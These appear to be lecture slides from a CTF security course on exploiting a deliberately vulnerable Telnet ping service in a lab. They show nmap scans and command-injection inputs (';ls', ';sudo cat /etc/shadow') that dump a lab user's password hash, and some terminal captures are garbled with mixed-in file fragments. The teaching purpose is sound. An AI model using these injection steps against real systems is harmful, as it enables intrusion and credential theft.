

Lecture 4: Exploiting Telnet Servers

Lanier Watkins, PhD

Objectives

- To discuss the CTF class project
- To demonstrate and discuss the exploitation of Telnet servers
- To discuss CTF strategies and flag placement given the exploitation of Telnet servers
- Review exploiting Linux servers

Post-exploitation and Pivoting


- Post-exploitation
 - Privilege escalation
 - Making flag only available to admin or certain user
 - Metasploit's Meterpreter can be used for this
 - Data/Information extraction
 - Finding details of OS config or encryption keys
- Pivoting
 - Moving around network
 - Using captured credentials to access multiple nodes
 - Following flags that require moving around the network

Class CTF Project


- Must use:
 - At most 4 servers (must use minimum systems requirements)
 - More than one operating system type
 - Vulnerabilities (software/hardware) not discussed in class
 - At least 2 advanced topics (script writing)
 - Shell coding
 - Reverse engineering
 - Cryptology
 - At least 10 flags
 - Unique identifiers for flags
 - A storyline that is at least 4-6 hours long
 - Flags should build on each other like a story
 - Each team will receive an external HD to hold your VMs

Kali Linux CTF Blueprints: Chapters 1 & 2

Community Bank





Used Car Dealership




Staging Vulnerabilities

- Download miniboa
 - <https://code.google.com/archive/p/miniboa/downloads>




Kali Linux CTF Blueprints: Chapter 2

- Proof Miniboa Telnet Server is running

A terminal window with a dark purple background and a sidebar on the left containing icons for a terminal, Amazon, and a game controller. The terminal text shows a user running a script to start a Telnet server.

```
student@ubuntu:~/hacking/miniboa-r42$ ./Vulnerable.py  
>> Listening for connections on port 7777. CTRL-C to break.  
++ Opened connection to 192.168.142.128:53429
```

Kali Linux CTF Blueprints: Chapter 2



Potential CTF Brief

- In the small car dealer network, find the Telnet Server.
- Then, exploit the common Telnet weakness to find the encrypted password of the student user
- I hear the password is in the file `/etc/shadow`

Network Surveillance

- nmap 192.168.142.137

```
root@kali:~/hacking# nmap 192.168.142.137
MMMMMMMMNe |avahi-autoipd:*:16729:0:99999:7:::
Starting Nmap 6.49BETA55(2https://nmap.org ) at 2016-02-17 23:03 EST
mass_dns: warning::Unable to determine any DNS servers. Reverse DNS is disabled. Try using
g --system-dns or specify valid servers with -f dns-servers
Nmap scan report for 192.168.142.137::
Host is up (0.000088s latency):99999:7:::
Not shown: 997 closed ports:99999:7:::
PORT|ever|STATE|SERVICE|729:0:99999:7:::|nmap
139/tcp|open|nannetbios-ssn|0:99999:7:::|nmap
445/tcp|open|bmicrosoft|ds|0:99999:7:::|nmap
7777/tcp|open|gcbtm:*:16729:0:99999:7:::|nmap
MAC Address: s00:0C:29:82:44:05u|(VMware)aph8kji1:16772:0:99999:7:::
-- --=[ 432|guest-JaT0hZ:*:16813:0:99999:7:::|nmap
Nmap done: 1mIP address4(1: host up) scanned in 0.51 seconds
```


Network Surveillance

- Nmap -A 192.168.142.137

```
root@kali: ~/hacking
File Edit View Search Terminal Help
root@kali:~/hacking# nmap -A 192.168.142.137
Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2016-02-17 23:04 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.142.137:
Host is up (0.0011s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
139/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: UBUNTU)
445/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: UBUNTU)
7777/tcp   open  cbt?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port7777-TCP:V=6.49BETA5%I=7%D=2/17%Time=56C542C4%P=x86_64-pc-linux-gnu
SF:%r(NULL,57,"Your\x20options\x20are:\r\n\x201\.\x20Ping\x20a\x20server\x
SF:20by\x20typing\x20an\x20IP\x20address\r\n\x202\.\x20Quit\x20by\x20typin
SF:g\x20quit\r\n")%r(X11Probe,57,"Your\x20options\x20are:\r\n\x201\.\x20Pi
SF:ng\x20a\x20server\x20by\x20typing\x20an\x20IP\x20address\r\n\x202\.\x20
SF:Quit\x20by\x20typing\x20quit\r\n")%r(Socks5,57,"Your\x20options\x20are:
SF:\r\n\x201\.\x20Ping\x20a\x20server\x20by\x20typing\x20an\x20IP\x20addre
SF:ss\r\n\x202\.\x20Quit\x20by\x20typing\x20quit\r\n");
MAC Address: 00:0C:29:82:44:05 (VMware)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.19
```

Exploiting Vulnerabilities

- telnet 192.168.142.137 7777



The screenshot displays a Kali Linux virtual machine running on VMware Workstation 12. The main terminal window shows the execution of a Python script named `Vulnerable.py` located in the `~/hacking/miniboa-r42` directory. The script is designed to listen for connections on port 7777. A connection is successfully established from the IP address 192.168.142.128 with PID 53429.


```
student@ubuntu:~/hacking$ cd miniboa-r42/
student@ubuntu:~/hacking/miniboa-r42$ ls
chat_demo.py      hello_demo.py  miniboa        Vulnerable.py
handler_demo.py  LICENSE.TXT   README.TXT
student@ubuntu:~/hacking/miniboa-r42$ ./Vulnerable.py
>> Listening for connections on port 7777.  CTRL-C to break.
++ Opened connection to 192.168.142.128:53429
```

A secondary terminal window, titled `root@kali: ~/hacking`, shows the results of a telnet attempt from the Kali host to the same IP and port. The connection is initially refused, but after a successful connection to 192.168.142.137, the user is presented with a menu of options:

```
root@kali: ~/hacking
File Edit View Search Terminal Help
vmware-guest-JaT0hZ:x:120:129:Guest,,,:/tmp/guest-JaT0hZ:/bin/bash
mysql:x:999:999::/home/mysql:
Connection closed by foreign host.
root@kali:~/hacking# telnet 192.168.142.137 7777
Trying 192.168.142.137...
Connected to 192.168.142.137.
Escape character is '^]'.
Your options are:
 1. Ping a server by typing an IP address
 2. Quit by typing quit
8.8.8.8
Host 8.8.8.8.in-addr.arpa not found: 5(REFUSED)
```

Exploiting Vulnerabilities

- ;ls

A terminal window titled 'root@kali: ~/hacking' with standard window controls. The menu bar includes 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'. The terminal content shows the command ';ls' followed by a list of files: 'chat_demo.py', 'handler_demo.py', 'hello_demo.py', 'LICENSE.TXT', 'miniboa', 'README.TXT', and 'Vulnerable.py'.



```
root@kali: ~/hacking
File Edit View Search Terminal Help
;ls
chat_demo.py
handler_demo.py
hello_demo.py
LICENSE.TXT
miniboa
README.TXT
Vulnerable.py
```

Exploiting Vulnerabilities

- ;sudo cat /etc/shadow

```
root@kali: ~  
File Edit View Search Terminal Help  
;sudo cat /etc/shadow  
root:!:16772:0:99999:7:::lib/misc:/bin/false  
daemon:!:16729:0:99999:7:::lib/colord:/bin/false  
bin:!:16729:0:99999:7:::speech-dispatcher:/bin/false  
sys:!:16729:0:99999:7:::var/run/hplip:/bin/false  
sync:!:16729:0:99999:7:::Working Daemon,,:/bin/false  
games:!:16729:0:99999:7:::var/run/pulse:/bin/false  
man:!:16729:0:99999:7:::/bin/false  
lp:!:16729:0:99999:7:::/bin/false  
mail:!:16729:0:99999:7:::var/lib/usbmux:/bin/false  
news:!:16729:0:99999:7:::er:/var/lib/lightdm:/bin/false  
uucp:!:16729:0:99999:7:::student:/bin/bash  
proxy:!:16729:0:99999:7:::quest-JaT0hZ:/bin/bash  
www-data:!:16729:0:99999:7:::  
backup:!:16729:0:99999:7:::  
list:!:16729:0:99999:7:::  
irc:!:16729:0:99999:7:::  
gnats:!:16729:0:99999:7:::  
nobody:!:16729:0:99999:7:::  
systemd-timesync:!:16729:0:99999:7:::  
systemd-network:!:16729:0:99999:7:::  
systemd-resolve:!:16729:0:99999:7:::  
systemd-bus-proxy:!:16729:0:99999:7:::  
syslog:!:16729:0:99999:7:::  
messagebus:!:16729:0:99999:7:::  
uuid:!:16729:0:99999:7:::  
avahi:!:16729:0:99999:7:::  
whoopsie:!:16729:0:99999:7:::  
avahi-autoipd:!:16729:0:99999:7:::  
dnsmasq:!:16729:0:99999:7:::  
colord:!:16729:0:99999:7:::  
speech-dispatcher:!:16729:0:99999:7:::  
hplip:!:16729:0:99999:7:::  
kernoops:!:16729:0:99999:7:::  
pulse:!:16729:0:99999:7:::  
rtkit:!:16729:0:99999:7:::  
saned:!:16729:0:99999:7:::  
usbmux:!:16729:0:99999:7:::  
lightdm:!:16729:0:99999:7:::  
student:$1$u$m5u1zuPvQQEK5Eaph8kji1:16772:0:99999:7:::  
quest-JaT0hZ:!:16813:0:99999:7:::  
mysql:!:16841:0:99999:7:::
```


Kali Linux CTF Blueprints: Chapter 2



Kali Linux CTF Blueprints: Chapter 2

